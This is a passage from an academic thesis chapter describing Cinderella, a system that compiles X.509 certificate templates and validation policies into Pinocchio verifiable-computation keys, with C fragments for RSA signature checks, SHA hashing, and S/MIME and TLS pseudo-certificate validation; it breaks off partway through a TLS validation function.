Next, we address the challenges in specifying policies (§7.3.2), checking certificate chains (§7.3.3), and managing Cinderella's evaluation and verification keys (§7.3.4).

7.3.2 Template-Based Certificate Validation Policies

We need to capture application policies in a high-level, programmatic manner. Indeed, while Pinocchio guarantees the correct execution of the validation code, it will not check that the code itself correctly implements the intended policy.

To this end, Cinderella supports validation policies written by composing certificate templates, as described in Chapter 6 (one for each kind of certificate that may appear in a chain) and by adding custom application checks, for instance matching an email address with the common name of a certificate. Thus, application writers can author mostly-declarative policies by customizing templates and adding a few lines in C, while Cinderella automatically translates their templates into custom, lower-level, optimized C code that deals with parsing and cryptography.

Writing X.509 Templates

Certificate templates define classes of certificates that differ only in the values of a fixed set of variable fields. We have shown in Chapter 6 that 1500 templates suffice to capture the one million certificates issued over the one year period we studied, supporting the idea that managing policies as template-specific Cinderella key pairs can scale to the whole PKI.

Cinderella defines a syntax similar to ASN.1 grammars for writing certificate templates. This syntax supports all the ASN.1 types for data structures in X.509: sequences and sets, encapsulated bit and octet strings, and custom tagging. Our template syntax also supports the primitive types used in certificates: integers, object identifiers, timestamps, and various flavors of strings. All primitive fields must be defined as *constant* or *variable*.

Variable fields (`var<type,x,n,m>`) use four parameters: *type* is the ASN.1 type of the variable, *x* is the name of the variable field, and *n..m* is the range of the length (in bytes) of the field.

```
seq { # Validity Period
  var<date, notbefore, 13, 13>;
  var<date, notafter, 13, 13>; };
seq { # 2 to 3 subjects fields
  varlist<subjectnum, 2, 3>:
  set {
    seq { # each with an OID and a value
      var<oid, subject_oid, 3, 6>;
      var<x500, subject_val, 5, 25>; };};};
seq { # Public Key
  seq { # Key algorithm (RSA)
    const<01.2.840.113549.1.1.11>;
    const<null>; };
  bitstring: # Encapsulated key
    seq {
      var<int, pubkey, 257, 257>; # 2048 bits
      const<65537L>; # fixed public exponent
};};
```

Figure 7.4: Fragment of a template for a class of email certificates

As we discuss in detail in §7.5, bounding the length of variable fields is critical for performance.

As a concrete example, Figure 7.4 shows a fragment from a certificate template for S/MIME (the full template requires less than 200 lines). The fragment specifies the validity period, subject, and public key of the certificate. Following current practice, this template uses a constant signature algorithm (1.2.840.113549.1.1.1 is the object identifier for RSA keys), and public exponent $e = 65537$. The ASN.1 type of constants is inferred from the syntax; for instance, object identifiers start with an O, while integer types end with an L.

In addition to variable fields, we support constructors for structural variability: `option<x>` allows an entire substructure to be omitted (e.g. an optional extension), while `varlist<x,n,m>` allows a substructure to be repeated a bounded number of times. For instance, the subject of a certificate is encoded as a list of key-value pairs (where the key is an object identifier that represents, say, the country, organization or address of the subject). The template in Figure 7.4 allows certificates with either 2 or 3 subject fields (allowing for instance subjects with an optional contact email).

A certificate *matches* a given template when there exists a (well-typed) assignment to the template variables such that the certificate and the template yield exactly the same sequence of bytes according to the X.509 grammar.

Besides algorithm identifiers, templates mandate many checks on certificates. For example, one portion of our S/MIME template (not shown in Figure 7.4) mandates that the sender-certificate's issuer matches the (fixed) CA certificate's subject, and that its 'extended key usage' have its 'email authentication' flag set.

Compiling X.509 Templates to C Verifiers

Cinderella includes a compiler from templates to C certificate-verifiers, that is, C functions that take as parameters the RSA modulus of the certificate parent, an assignment to the template variables and (as auxiliary input) an RSA signature σ. Each function (1) computes a hash of the ASN.1-formatted certificate that results from instantiating the template with the concrete variable assignments; and (2) verifies that σ is a valid signature on that hash using the parent's modulus. Thus, given an assignment, the certificate-verifier code guarantees the existence of a well-signed certificate that matches its template.

```
typedef struct { unsigned char v[13]; } notbefore;
typedef struct { unsigned char v[13]; } notafter;
typedef struct { int len; unsigned char v[6]; } subject_oid;
...
void hash_MailCert(SHA2* hash, subject_oid* soid, ... ){
    hashBuffer b; // hash buffer, explained in §7.5
    append(&b, 0x30);
    ...
    for(i=0; i<6; i++) // appends a string of at most 6 chars
      if(i < soid[0].len))
        append(&b, soid[0].v[i]);
    ...
    SHA2(hash, b); // computes the certificate hash
}
void verify_MailCert(modulus* mod /* parent key */,
  subject_oid* soid, notbefore* nbefore, ...){
    SHA2 hash; // certificate hash
    hash_MailCert(hash, soid, nbefore, nafter, ...);
    load_Signature("MAILCERT_SIGNATURE", signature, ...);
    verify_Signature(mod, signature, hash); }
```

Figure 7.5: Fragment of the C code compiled from the template of Figure 7.4

On the prover side, Cinderella includes a template-based parser that reads a certificate and returns the variable assignments and auxiliary inputs necessary to produce a proof. This parser is not trusted by the verifier.

Figure 7.5 shows a fragment of the 900 lines of C code compiled from the template in Figure 7.4. It includes a C structure definition for each of the variables of the template. It defines an auxiliary function `hash_MailCert`, to compute the hash of the email certificate based on concrete values for all of the template variables. This automatically generated code handles the many complications of ASN.1 encoding. As one small example, it handles the fact that the length of structured tags (such as sequences) depends on variable length fields within the structure, and even the length of the length encoding may vary. Figure 7.5 shows a small example with conditional calls to `append` to add the variable-length field `soid[0]` to the certificate's hashed contents, one byte at a time.

The generated code also defines a function `verify_MailCert` that takes as an additional input the RSA modulus of the parent certificate, loads a signature from a local file, and verifies that it is a correct signature on that hash. This code may fail on bad inputs; it returns only if all checks succeed.

Writing Template-Based Application Policies

Although templates offer a convenient, declarative way of enforcing certificate policies, we still have to write the 'top-level' `validate` function that properly chains together template-verifier calls (following the chaining of the actual certificates) and includes application-specific checks on the values of template variables. In our prototype, these are written in C.

For example, our S/MIME policy checks that the sender's email address is listed in the subject of the certificate, that the current time is within the certificate's `notbefore..notafter` interval, and that the signature on the message hash verifies using the public key of the certificate. These checks are facilitated by Cinderella's library functions.

Figure 7.6 outlines the resulting 'top-level' validator in C, whereas §7.6 and §7.7 describe more complex examples. The code illustrates the three checks explained above. By conven-

```
#include "RSA.c" // explained in §7.4
#include "SHA.c" // explained in §7.5
#include "MailCert.c" // compiled from MailCert template

// The function outsourced by the recipient to the sender
void validate(SHA2* hash, char* from, time* now) {
  ...
  // validate sender certificate
  load_Modulus("S/MIME_CA_MODULUS", root, COMPILE_TIME);
  verify_MailCert(root, soid, nbefore, nafter, sval, pkey ...);

  // check contents against `from' and `now' arguments
  match_email_address(from, soid, sval);
  assert(time_compare(nbefore, now) == 1);
  assert(time_compare(now, nafter) == 1);

  // verify signature on the email hash argument
  load_Signature("MSG_SIGNATURE", signature, RUN_TIME);
  verify_Signature(pkey, signature, hash); }
```

Figure 7.6: Fragment of a certificate validator for S/MIME

tion, the arguments of `validate` are those provided by the verifier, whereas additional prover inputs are read from files. In our sample validator, the (fixed) modulus of the root certificate is read from a fixed file, whereas the (variable) signature value is read from a file provided by the prover. More complex validators involving intermediate would include further certificate-verifiers compiled from their templates.

7.3.3 Compiling Validation Policies from C to Cinderella Keys

At this point, we have constructed a C validator that implements our application policy but, in principle, given the additional prover inputs (the certificate, the signature, etc.) we could still run this code at the verifier.

The next step is to call Cinderella in key-generation mode, passing the validator code, the template-derived certificate-verifier code, auxiliary input files for constants, and Cinderella's cryptographic libraries for handling RSA-PKCS#1 (§7.4) and ASN.1 (§7.5). Cinderella 'bakes' all these inputs into public evaluation and verification keys for the application policy. The key-generation step is similar to certificate issuance; it must be trusted by the application users, which may in turn involve existing PKI mechanisms, or it may rely on decentralized key generation protocols [Ben+15]. In contrast with plain X.509 certificates, however, Cinderella policies are more expressive, so fewer keys may need to be deployed. In our S/MIME example, for instance, a single pair of keys covers all certificate-based signature validations for a given CA; this pair of keys may be distributed together with mail clients and kept in their local configuration instead of the CA certificate.

In effect, we propose to partition the world of all X.509 certificates into classes via templates and then generate one pair of evaluation and verification keys for each combination of class and validation policy. Naïvely, we could try to compile a few generic, lax policies that accommodate, for example, all certificate chains currently accepted for web-server authentication. This approach would impose an unrealistic computational cost on the prover (see §7.5) and, besides, it would not help enforce custom application policies. Conversely, restricting a key pair to a particular certificate class and application policy simplifies the task of parsing and validating certificates in that class, and hence results in less effort for the Cinderella prover.

7.3.4 Discussion: Managing Cinderella keys

Controlling Policies (the Application's Viewpoint)

Even with Cinderella, determining the 'right' X.509 certificate validation policy for a given application remains a hard problem. Nonetheless, Cinderella considerably simplifies policy management: since each policy is 'baked' into a pair of public keys, a new policy can be deployed to the verifiers just by installing its verification key. In comparison, today, deploying a new policy may involve a combination of software, configuration, and certificate updates, creating considerable inertia.

Our approach enables applications to design and distribute their own custom policies, rather than rely on those currently supported by popular client software. For example, a service or a regulator (say, for a school, or for the banking industry) may decide which checks to include, which roots to trust, which algorithms to use, and which latency to tolerate for OCSP certificates. The policy may incorporate some application logic or even algorithms not available to the validator. The policy may be deployed, e.g., as a key in the configuration of the client banking application, or by re-using existing public-key management mechanisms, such as key-pinning.

Cinderella policies also provide a greater degree of control to the application, inasmuch as their enforcement is not left up to the interpretation of the verifier's software—indeed, the proof verification steps are largely independent of the policy.

Consider for instance the ongoing effort to replace the SHA1 hash function by SHA2. Browsers have implemented a transition policy over 2 years to progressively degrade the UI security cues for SHA1 certificates through several browser updates. In contrast, assume a class of services relies on a Cinderella policy. Once their issuer migrates to SHA2, upgrading the browser's validation policy simply requires updating one verification key. The browser's verification code remains completely unchanged—in fact, the browser does not even need to call SHA2 instead of SHA1.

Cinderella policies also enable some emancipation from traditional certificate issuers, notably root CAs, who can currently impersonate any of their customers. As an example, an S/MIME policy may require that a class of official mail be signed by *two* certificates, issued by two independent CAs, or that the sender certificate be endorsed by some independent organization. Again, such policies can be deployed just by pushing a new key to the browser or the client software.

Enforcing Certificate Validation (the Verifier's Viewpoint)

At the other end, enforcing general-purpose certificate validation is also known to be difficult and error-prone; it involves managing a certificate store, vetting root CAs, storing pinned certificates, checking for key revocation, etc.

From the verifier's viewpoint, Cinderella verification keys are just as easy (and as hard) to manage and to use as any others; in that sense, we do not 'solve' the PKI problem, we just introduce a new set of keys.

However, a single Cinderella key can enforce more flexible and expressive authorization and authentication policies than those expressible within the X.509 certificate text. Thus, a single, long-lived Cinderella key can encapsulate a complex policy that might otherwise require many short-lived traditional certificates. Experimental data suggests that, for a given application, a few policies and templates suffice to cover the uses of X.509 certificates for most client platforms [Del+14].

For example, instead of installing a root certificate key to access some exotic service, installing a Cinderella key for that service is more specific, more versatile, and more secure (inas-

much as the client, or some trusted third party, can review the precise policy associated with the key).

Empirically, many past vulnerabilities have been due to bugs in X.509 certificate parsing and validation code, for example in their handling of ill-formed certificates, or their lax interpretation of certificate-signing flags, and each of those bugs required a full software patch. In comparison, any (potential) bug in a Cinderella policy or its implementation can be patched by a simple key update. Furthermore, after Cinderella's key generation phase, there is no secret associated with Cinderella keys, so they cannot be compromised. Thus, there is no reason to manage revocation of Cinderella keys except to roll out updates when old policies are deprecated or new policies are introduced. The fixed code used by the Cinderella verifier itself constitutes a smaller TCB, used in a uniform manner, independent of the actual certificate contents.

7.3.5 Cinderella's Security

We claim that Cinderella is (almost) as secure as a system in which the certificate-chain validation code is performed by the verifier. Cryptographically, the argument relies on Pinocchio's proof-of-knowledge property. In other words, if Cinderella successfully verifies a proof, even one generated by a malicious prover, then given sufficient control of the prover and its randomness, a simulator can extract valid inputs to successfully run the `validate` function. Continuing with our example, we can thus reduce the security of Cinderella's S/MIME to the security of plain S/MIME signing and its PKI.

First, we restate *knowledge soundness* of proofs-of-knowledge in a style more amenable to splitting a larger system into those parts that rely on verifiable computations and those that do not.

- The adversary consists of two parts $\mathcal{A}_1$ and $\mathcal{A}_2$. $\mathcal{A}_1$ runs on input 1^λ before **KeyGen** and generates F and auxiliary input z.

- Then **KeyGen** runs, and $\mathcal{A}_2$ is passed EK_F, VK_F, z, and randomness r.

A proof system is knowledge-sound, if for every *benign* $\mathcal{A}_1$ and every PPT $\mathcal{A}_2$ that outputs a verifying y, π_y with some probability, there exists an extractor $\mathcal{E}$ that when run on the same input as $\mathcal{A}_2$, including r, produces u, w such that $y = F(u, w)$ with almost the same probability. The randomness is taken over the choices of $\mathcal{A}_1$, **KeyGen** and r.

The benign restriction arises from the possibility of $\mathcal{A}_1$ providing an obfuscator as part of z that creates a proof from which $\mathcal{E}$ cannot extract [Bit+14].

The auxiliary input z may for instance contain the signatures of a PKI. It, together with its benign restriction, may however not always be sufficient in settings in which certificates and signatures are generated on the fly and the adversary $\mathcal{A}_2$—in the reductions in which we want to apply this definition—has access to a signing oracle. This setting was recently analyzed by Fiore and Nitulescu [FN] who introduced the notion or $\mathcal{O}$-*SNARKs*, which allow us to assume the existence of extractors even against more powerful adversaries that have access to oracles $\mathcal{O}$. In terms of the definitions above, this means that adversary $\mathcal{A}_2$ is given access to signing oracles $\mathcal{O}$. We conjecture that Pinocchio [Par+13; Cos+15] is an $\mathcal{O}$-*SNARK* with signing oracles under the assumption that the PKE assumption holds against adversaries that are granted access to oracles $\mathcal{O}$.

7.3.6 Security of Cinderella Generic: Exemplary for S/MIME

Our general approach is to prove that Cinderella, when employed in a system X, is (almost) as secure as system X in which the certificate-chain validation is performed at the point of signature verification.

Cryptographically, the argument relies on $\mathcal{O}$-*SNARK* knowledge soundness, since emails can be signed after Cinderella key generation. Alternatively, we may modify our scheme to communicate both the signature, the verification modulus and a proof validating the chain for this modulus.

We refer to the system in which Cinderella is used to extend X as $\tilde{X}$. In the first step of the proof, we split the system $\tilde{X}$ into the part $\mathcal{A}_1$ of the system that is executed before the generation of Pinocchio keys, into signing authorities $\mathcal{O}$ which provide certificates and signatures generated after the generation of Pinocchio keys, into the adversary $\mathcal{A}_2$ that generates the proof π, and into the verifier that verifies proofs.

For every pair $(\mathcal{A}_1, \mathcal{A}_2)$, we then consider a different experiment in which we make use of the extractor $\mathcal{E}$ which we are guaranteed exists by the $\mathcal{O}$-*SNARK* knowledge soundness. In this experiment, we abort whenever $\mathcal{E}$ fails to extract inputs such that `validate` succeeds but the proof verifies. The difference between the success probabilities of $(\mathcal{A}_1, \mathcal{A}_2)$ in the original experiment and the new experiment is bounded by the $\mathcal{O}$-*SNARK*'s knowledge soundness.

We are now in a position to reduce the security of $\tilde{X}$ to the security of X. We assume that part $\mathcal{A}_1$ executed before the generation of Pinocchio keys and the signing authorities $\mathcal{O}$ which provide certificates and signatures generated after the generation of Pinocchio keys are unchanged. We define the adversary $\mathcal{A}'$ to include the generation of Pinocchio keys, as well as algorithms $\mathcal{A}_2$ and $\mathcal{E}$. $\mathcal{A}'$ also continues to query $\mathcal{O}$. Instead of outputting the proof π, $\mathcal{A}'$ outputs valid inputs for `validate` which break the security of X whenever they break the security of $\tilde{X}$.

We conjecture that security of S/MIME where the verifier runs the `validate` function reduces to INT-CMA security for PKCS#1 signatures.

7.4 RSA Signature Verification

Cinderella supports the RSA PKCS#1v1.1 signature verification algorithm on keys of up to 2048 bits, coupled with the SHA1 and SHA256 hash functions. This combination of algorithms is sufficient to validate over 95% of recently issued certificate chains on the Web, according to recent PKI measurement studies [Dur+13; Del+14]. We assume all RSA certificates use the public exponent $e = 65537$, the only choice in practice.

To prove knowledge of a valid RSA signature, given as input a SHA digest h, an RSA modulus N, and the signature value s, we must show that

$$s^e \bmod N = \text{Padding}(h) \tag{7.1}$$

Depending on the application, either N or h may be a fixed input, i.e., a value known when we generate Cinderella keys. For a given modulus size, Padding(h) is simply $h + P$ for some constant P. However, the arithmetic operations above operate on much larger numbers than the 254-bit prime used by Pinocchio's computations (§7.2.1); hence, the main challenge of this section is multi-precision QAP arithmetic.

We encode a big integer S as an array of n words ($S[j]$) of w bits each, such that $w < 254$ and $nw > 2048$. Thus, $S = \sum_{j=0}^{n-1} S[j]2^{jw}$. Inlining the standard square-and-multiply algorithm for computing the exponentiation in Equation (7.1) on the (sparse) binary decomposition of $e = 65537$, we can calculate the result recursively as follows.

```
big_copy(Si, s);
for(i=0; i < 17; i++) {
  if(i < 16) big_square(Ci, Si);
       else big_mul(Ci, Si, s);
  big_mul(Mi, Ni, Q[i]);
  big_sub(Di, Ci, Mi, compl); // compl = 2^{w'-w}
  check_eqmod(Di, S[i], R[i]);
  big_copy(Si, S[i]); }
```

Figure 7.7: Cinderella code for modular exponentiation

$$S_i = \begin{cases} s & \text{if } i = 0 \\ S_{i-1}^2 \bmod N & \text{if } 0 < i < 17 \\ sS_{i-1} \bmod N & \text{if } i = 17 \end{cases}$$

This gives us the result $s^e \bmod N = s^{65537} \bmod N = S_{17}$.

Instead of verifiably computing the S_i (which requires expensive modular reductions), we have the prover pre-compute them externally and provide them as private prover inputs during the verifiable computation. The goal of the validation program is then to verify that the values S_i were computed honestly. To this end, we perform the multi-precision squaring of steps 1 to 16 without propagating carries (that is, as a multiplication between formal polynomials $\sum S_i[j]x^j$):

$$C_i = \sum_{j=0}^{2n-1} \left(\sum_{k=0}^{j} S_{i-1}[k] S_{i-1}[j-k] \right) 2^{jw} = \sum_{j=0}^{2n-1} C_i[j] 2^{jw}$$

For the final multiplication in step 17, the same formula is used but with $S_0[j-k]$ instead of $S_{i-1}[j-k]$. Observe that if the maximum width of $C_i[j]$, denoted $w' = 2w + \lceil log_2(w) \rceil + 1$, is under 254 bits, and if we decompose inputs over $n' = 2n$ words (i.e., the n most significant words are 0), it becomes possible to compute $C_i[j]$ by using native Pinocchio additions and multiplications.

Still, the computed values $C_i[j]$ must be related to the untrusted input values $S_i[j]$. To verify that $C_i \bmod N = S_i$, we ask the prover to provide a value $Q_i = \sum_{j=0}^{n'} Q_i[j] 2^{jw}$ such that $C_i - S_i = NQ_i$. The computations of NQ_i can also be carried out as words $M_i[j]$ of w' bits as before:

$$NQ_i = \sum_{j=0}^{2n-1} M_i[j] 2^{jw} = \sum_{j=0}^{2n-1} \left(\sum_{k=0}^{j} N_i[k] Q_i[j-k] \right) 2^{jw}$$

Let $D_i[j] = C_i[j] - M_i[j]$. Since S_i and C_i are equal modulo N, $D_i[0]$ and $S_i[0]$ are equal on their w least significant bits. Furthermore, the most significant $w' - w$ bits of $D_i[0] - S_i[0]$, denoted $R_i[0]$, are such that the w least significant bits of $R_i[0] + D_i[1] - S_i[1]$ are all 0.

This propagation of carries leads to the following invariant:

$$R_i[j] + D_i[j+1] - S_i[j+1] = 2^w R_i[j+1] \tag{7.2}$$

While at first glance it appears that computing $R_i[j+1]$ from $D_i[j+1] - S_i[j+1]$ requires a division by 2^w, we instead assume the $R_i[j]$ are given as private prover inputs, and we verify their correctness with a (cheap) multiplication by 2^w.

The main fragment of the code that verifies the correctness of the S_i is shown in Figure 7.7. In particular, the function that verifies equation (7.2) is shown in Figure 7.8. A final concern in implementing Equations (7.1) and (7.2) is the handling of signed values. Our choice of w' allows one spare bit for encoding values $x < 0$ as $x + 2^{w'-w}$.

```
void check_eqmod(bignum D, bignum S, bignum R){
  int i, j; Elem U, V;
  elem_init(U) elem_init(V);
  elem_copy(U, compl); // compl = 2^(w'-w)
    for(i=0; i < INPUT_WORDS; i++) {
      elem_add(U, U, D[i]);
      elem_mul(V, R[i], wf); // wf = 2^w
      elem_add(V, V, compl);
      elem_add(V, V, D[i]);
      elem_sub(U, U, V);
      zeroAssert(1-elem_eq_zero(U));
      elem_copy(U, R[i]); }}
```

Figure 7.8: Cinderella code for checking Equation (7.2)

In our implementation, inputs are encoded as 36 words of 120 bits each (with the exception of the $R_i[j]$ words, which use 128 bits because of additive overflows). Note that it is necessary to verify that all prover inputs are within these bounds; otherwise the prover may be able to cheat using the overflows produced in the multiplications between inputs. The (omitted) code that performs this check using binary decompositions and that compares the final value of S_{17} to $h + P$ is straightforward.

7.5 ASN.1 formatting & hashing

To verify a signature on a certificate, we must first format the certificate's contents (roughly the concatenations of the binary encodings of all its fields) and compute a SHA digest.

SHA review

We rely on a new, custom C library for SHA1 and SHA256 tailored to Pinocchio. We omit the algorithm's details and only recall its structure. SHA1 and SHA256 take as input a variable number of bytes $x_0 \ldots x_{n-1}$ and compute their fixed-sized cryptographic digest, as follows.

- Appends to the input some minimal padding followed by the input length (in bits) to obtain a sequence of 64-byte blocks $B_0, \ldots B_{N-1}$. The padding and length prevent some input-extension attacks.
- iterate a cryptographic compression function f to hash each of these blocks together with an accumulator (starting from a constant block C) and finally return:

$$h = f(\ldots f(f(C, B_0), B_1) \ldots ..., B_{N-1})$$

Concatenating ASN.1 fields

Many X.509 fields have variable lengths, making their (verifiable) concatenation expensive. Recall that random access within arrays (using, in our case, indexes computed from the actual run-time lengths of fields in certificates) would require a complex encoding of memory, with thousands of equations for every access. Instead, we write custom, 'arithmetic' code for concatenations, gaining several orders of magnitude in performance.

A direct, naïve implementation of concatenation. As an example, consider concatenating two fields whose lengths range over $0..n-1$ and $0..m-1$, respectively. Assume those fields are stored in two byte arrays b and c of fixed lengths m and n, padded with 0s, with the actual length of the first field stored in variable ℓ. Using just comparisons, additions and multiplications, each byte of the resulting $m+n$ byte array may be computed as

$$x_i = (i < n) * b_i + \sum_{j=0}^{n} (j = \ell) * c_{i-\ell}$$

Although we may optimize this code, for instance by sharing sub-expressions, the concatenation still involves at least $(n+1)m$ quadratic equations. Worse, as we concatenate sequences of variable-length fields, the range of the result is the sum of the ranges of the inputs, making their concatenations increasingly expensive; this is problematic for ASN.1-formatted certificates, which typically include thousands of bytes and dozens of variable-length fields. Fortunately, we do not actually need to concatenate the entire certificate's contents into a single byte array to compute its digest.

Concatenating and Hashing We instead compute hashes incrementally, using a buffer of bytes to be hashed and carefully controlling the actual length of that buffer.

Taking advantage of length annotations in the template as we generate the corresponding C program, we keep track of precise bounds on the number of bytes available for hashing; this allows us to reduce the complexity of concatenating the certificate's bytes by emitting calls to SHA's compression function.

The main insight leading to an efficient implementation is that, by *conditionally* applying the compression function on partial concatenations, we can *reduce* the range of the remaining bytes to be hashed in the buffer, and hence the cost of the next concatenations. For instance, if we know (at compile-time) that the buffer currently holds between 5 and 123 bytes to be hashed, then by emitting code that hashes one block if there is at least 64 bytes, we know that the resulting buffer will hold between 0 and 63 bytes.

Another insight is that, by using Pinocchio's large words instead of bytes, we can minimize the number of variables that represent the hash buffer and the number of branches to consider for inserting a byte at a variable position.

Next, we explain our buffer implementation. Let x be an array of B 16-byte words, holding n bytes $c_0, \ldots, c_{n-1}$ to be hashed. We encode x as

$$x[i] = \begin{cases} \prod_{j=16i}^{j=16i+15} 256^{16i+15-j} * c_j & \text{for } i < n/16 \\ \prod_{j=16i}^{j=n} \quad 256^{n-j} \quad * c_j & \text{for } i = n/16 \\ 0 & \text{for } i > n/16 \end{cases}$$

and consider two functions that operate on this buffer:

- `append` requires that the buffer be not full ($n < 16B$); it adds one byte to it and increments n;
- `reduce` requires that the buffer contain at least 64 bytes; it calls the SHA compression function on the first 4 words of the buffer (`x[0],x[1],x[2],x[3]`) and the accumulator; it decrements n by 64 and shifts the buffer contents by 4 words (`x[0] = x[4]; ...`).

As we compile a template to C code, as illustrated in Figure 7.5, we emit a sequence of `append` and `reduce` calls that meet the requirements and preserves the invariant above, based on a (static) approximation of the range of values n may take at each step of the program at run time. More precisely, the template generator uses the variants `appendif` and `reduceif` that

```
typedef struct { int n, total; Elem x[B];} buffer;

void appendif(buffer* x, int c, int b) {
  Elem f, ce, z, t; (...) // local field elements
  elem_set_ui(f, b * 255);// conditional shift
  elem_set_ui(ce, b * c); // conditional new byte
  int high = ((b * x→n) >> 4) & 31;
  for (int i = 0; i < B; i++) {
    // possibly add the byte to any word i
    elem_set_ui(t, (i == high));
    elem_mul(z, x→x[i], f);
    elem_add(z, z, ce);
    elem_mul(z, z, t); // no change when t = 0
    elem_add(x→x[i], x→x[i], z); }
  x→n += b; x→total += b; }
```

Figure 7.9: Cinderella code for conditionally hashing a byte

accept an additional boolean condition—the function does nothing if the condition is set to false. We emit calls to reduce whenever n is at least 64. This shifts the range, without changing its size. Otherwise, we emit a conditional `reduceif` call when the maximal value of n reaches the capacity of our buffer: this reduces the range by 64, but incurs the cost of a call to the compression function.

To finalize the hash, we 'flush' the buffer using similar conditional calls to ensure that $n < 55$; we then add minimal padding and the total length; and we return the digest obtained by calling the compression function one last time.

As a final example of 'arithmetic' programming, we include in Figure 7.9 the optimized code for *conditionally* appending one byte to the buffer as we concatenate variable-sized fields: if b is 1, then append c to x; otherwise do nothing. Note that our code uses multiplications by Boolean flags instead of conditionals (which are usually less efficient when compiling to arithmetic circuits). It also uses native operations on field elements (`Elem`) to operate on the buffer's 128-bit words.

7.6 Application: TLS Authentication

Transport Layer Security (TLS) is the most widespread cryptographic protocol on the Internet. It secures communications between billions of users and millions of HTTPS websites on a daily basis. It primarily relies on X.509 certificates to identify and authenticate both clients and servers. Server certificates are pervasive and have been the focus of many attacks and controversies (§7.2.2). Client certificates are optional, but widely deployed by large organizations and embedded in several national identity card schemes.

In the context of TLS, the need for a stronger PKI has been advocated [Bas+14; Kim+12; SMP14], and improvements have been proposed in a patchwork, 'opt-in' fashion. Annoyingly, any proposed improvement must remain backward compatible with X.509 certificates issued many years ago.

Communicating Cinderella proofs instead of traditional X.509 certificate chains is a radical departure from existing proposals; we show how it improves the verifier's performance (by exchanging less data and checking small constant-size proofs), security (by embedding additional checks such as OCSP or Certificate Transparency [Goo] and mandating uniform application of certificate policies), and privacy without any change to current CAs or the TLS standard.

```
seq {
 tag<0>: const<2L>; # Version
 const<0L>; # Serial number
 seq { # RSA with SHA256
  const<01.2.840.113549.1.1.11>;
  const<null>; };
 seq { set { seq { # Issuer
  const<02.5.4.3>;
  const<printable:"Cinderella Pseudonym">;
 }; }; };
 # Validity period
 seq { var<date, pseudostart, 13, 13>;
   var<date, pseudoend, 13, 13>; };
 seq { set { seq { # Subject
  const<02.5.4.3>;
  const<printable:"Cinderella Pseudonym">;
 }; }; };
 seq { seq { # Elliptic curve key on NIST P256 curve
  const<01.2.840.10045.2.1>;
  const<01.2.840.10045.3.1.7>; };
 var<bitstring, pseudokey, 66, 66>; };
 tag<3>: seq { ... } # Basic mandatory extensions
}
```

Figure 7.10: Template for the signed part of a TLS pseudonym

7.6.1 Approach: Pseudo-certificates

During TLS session establishment, certificate chains are treated as opaque byte arrays, encapsulated in specific handshake messages, and passed to a certificate manager to be validated and to extract the public key associated with the peer. Endpoint authentication is typically achieved by checking (using the key extracted from the endpoint certificate) a signature over some session-specific parameters (nonces and Diffie-Hellman parameters for server authentication; the transcript of protocol messages for client authentication).

With Cinderella, one could replace this signature by a proof of the knowledge thereof, as illustrated in §7.3. However, such a design is impractical for two reasons. First, the proof would have to be computed online by the certificate holder during the handshake (as it depends on the session parameters), and thus, the connection would be significantly delayed due to the computational cost of building the proof. Second, the handshake message in which the signature is sent would have to be extended by introducing new cipher suites. To minimize the disruption to TLS, we opt not to change the protocol, but rather to extend the associated certificate libraries.

Instead of proving knowledge of a signature on the protocol session, we leverage the modularity of X.509 by replacing existing certificate chains (owned by clients and servers) with short-lived *pseudo-certificates*. A pseudo-certificate combines an ephemeral public key pair with a Cinderella proof that the original chain has been verified to correctly connect to the pseudo-certificate. This proof can be computed offline; then, during the online TLS session establishment, the prover computes a standard signature using the private portion of the ephemeral key pair. The validator then checks both the signature and the Cinderella proof.

In more detail, a pseudo-certificate carries an ephemeral public key, a subset of the public attributes from the original certificate chain, and a Cinderella proof that the original chain has been verified to correctly connect to the pseudo-certificate. Within the pseudo-certificate, the Cinderella proof takes the place of the RSA or ECDSA signature typically found in a stan-

```
seq {
 tag<2>: const<octet string:X...>; # KeyHash of responder
 var<gen date, producedAt, 15, 15>; # Timestamp
 seq { seq { seq {
    seq { const<01.3.14.3.2.26>; const<null>; }; # SHA1 OID
    const<octet string: X....>;# Hash of issuer's subject
    const<octet string: X...>; # Hash of issuer's public key
    var<int, ocspserial, 16, 20>; # Queried serial number
   }; const<0:"">; # Response status (0 = good)
  var<gen date, thisupdate, 15, 15>;
  tag<0>: var<gen date, nextupdate, 15, 15>; }; };
 tag<1>: # OCSP extensions
  seq { seq {
   const<01.3.6.1.5.5.7.48.1.2>; # OCSP nonce
   var<octet string, nonce, 18, 18>; }; };
}
```

Figure 7.11: Template for the signed part of an OCSP proof

dard certificate. Figure 7.10 shows the concrete template for a bare-bones pseudo-certificate in which no attribute from the original chain is kept. Except for the unusual signature, pseudo-certificates are still well-formed X.509. They can be passed to TLS unchanged and cached in existing certificate stores. Their processing is relatively cheap (see §7.8).

Before running TLS, the owner of an endpoint certificate can prepare any number of pseudo-certificates (each associated with a freshly generated key pair) and compute Cinderella proofs that each pseudo-certificate indeed stands for the proper validation of the chain they replace. For instance, a web server may generate a fresh, short-lived pseudo-certificate every day, or a content provider may generate one pseudo-certificate for every server hosting its content for the day.

7.6.2 Security Enhancement: Revocation Checking

Certificate revocation has consistently failed to prevent the abuse of compromised certificates (§7.2.2). With Cinderella, we propose mandating OCSP revocation checks as part of each application's certificate validation policy. After all, OCSP proofs are just another template for Cinderella to hash and verify, with fewer variable fields than in a typical certificate. Thus, unlike traditional OCSP, which adds computation and bandwidth to the critical path of the TLS connection, adopting OCSP via Cinderella adds only a small additional overhead to the server's offline overhead, while adding no online computational or bandwidth costs over baseline Cinderella.

Figure 7.11 illustrates a concrete OCSP template where we assume that both the OCSP responder certificate and the issuer of the certificate to verify are fixed in advance. The only variables in the OCSP proof are the timestamps, and the OCSP query nonce. In practice, CAs may use additional intermediates for their OCSP responder certificates; each such intermediary would require its own template.

Besides OCSP, it is possible to verify other X.509 extensions as part of an application's validation policy. For instance, Certificate Transparency [Goo] offers signed proofs that a certificate has been included in a public, closely audited certificate log. One can easily mandate the validation of such a proof as part of an application's validation policy. More advanced schemes that assume mutually distrusting auditors of the certificate logs [Bas+14; SMP14] can similarly be supported.

```
#include "maincert.c" // Server certificate template
#include "ocsp.c" // OCSP template
#include "pseudo.c" // Pseudo-certificate template

// Checks whether the CN field of the subject matches hostname,
// or a SAN entry of type DNS matches hostname
void check_subject(hostname* host, subjectoid* soid,
                   subjectval* sval, sanentry* san);
int cmp_date(date d1, date d2); // Compare dates
int cmp_serial(serial s1, serial s2); // Compare serial numbers

void validate(unsigned char* d, date t, bignum pseudokey,
              date pstart, date pend)
{
  bignum ca_key; bignum end_key; // Public keys (CA & endpoint)
